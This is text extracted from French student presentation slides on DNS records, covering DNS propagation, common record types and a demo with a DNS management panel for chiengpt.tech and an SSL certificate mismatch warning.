


Les enregistrements DNS

26 mars 2024
Polytech Dijon – semestre 6

Paul DUCOLOMB, Firmin LAUNAY, Théophile REY






Sommaire


- Généralités sur les DNS
- Présentation & démonstration des enregistrements
- Attaques sur les DNS

Généralités sur les DNS

Définitions, rappels



À quoi servent les serveurs DNS ?




Propagation et réplication DNS



Serveur d'autorité

Propre à chaque TLD, à chaque domaine, ...



Propagation

Les autres DNS sont informés du changement




Réplication...

Les DNS grand public répliquent généralement ces changements



... ou pas !

Certains DNS ne répliquent pas ces changements pour diverses raisons




Enregistrements DNS

Présentation, démonstration

Quelques types d'enregistrement DNS

- A** • Mappage d'un nom de domaine à une adresse IPv4
- AAAA** • Mappage d'un nom de domaine à une adresse IPv6
- CNAME** • Mappage d'un nom de domaine à un autre nom de domaine
- MX** • Acheminement des courriels entrants pour un domaine
- TXT** • Association au domaine d'informations sous forme de texte
- LOC** • Association au domaine d'une position physique 🧑🏻

Entités pour notre démo



Enregistrements A

DNS management for **chiengpt.tech**

Review, add, and edit DNS records. Edits will go into effect once saved.

DNS Setup: Full ⓘ [Import and Export](#) ▾ [Dashboard Display Settings](#)


Search DNS Records

[Add filter](#) [Search](#) [+ Add record](#)


Type ▲	Name	Content	Proxy status	TTL	Actions
A	www	██████████	DNS only	Auto	Edit ▶
A	chiengpt.tech	██████████	DNS only	Auto	Edit ▶

Adresses IP masquées
par sécurité

Erreur de certificat SSL



chiengpt.tech

 **L'identité de ce site web n'a pas été vérifiée.**
Le certificat ne correspond pas à ce site web

Firmin Launay

Identité	Firmin Launay
Vérifié par	Firmin Launay
Expire	2044-01-28

Noms alternatifs du sujet

DNS	firminlaunay.me
DNS	*.firminlaunay.me
Critique	Non

Cette connexion n'est pas sécurisée

Ceci ne ressemble pas au vrai <https://chiengpt.tech>. Des pirates informatiques essaient peut-être de voler ou modifier des informations entrant ou sortant de ce site.

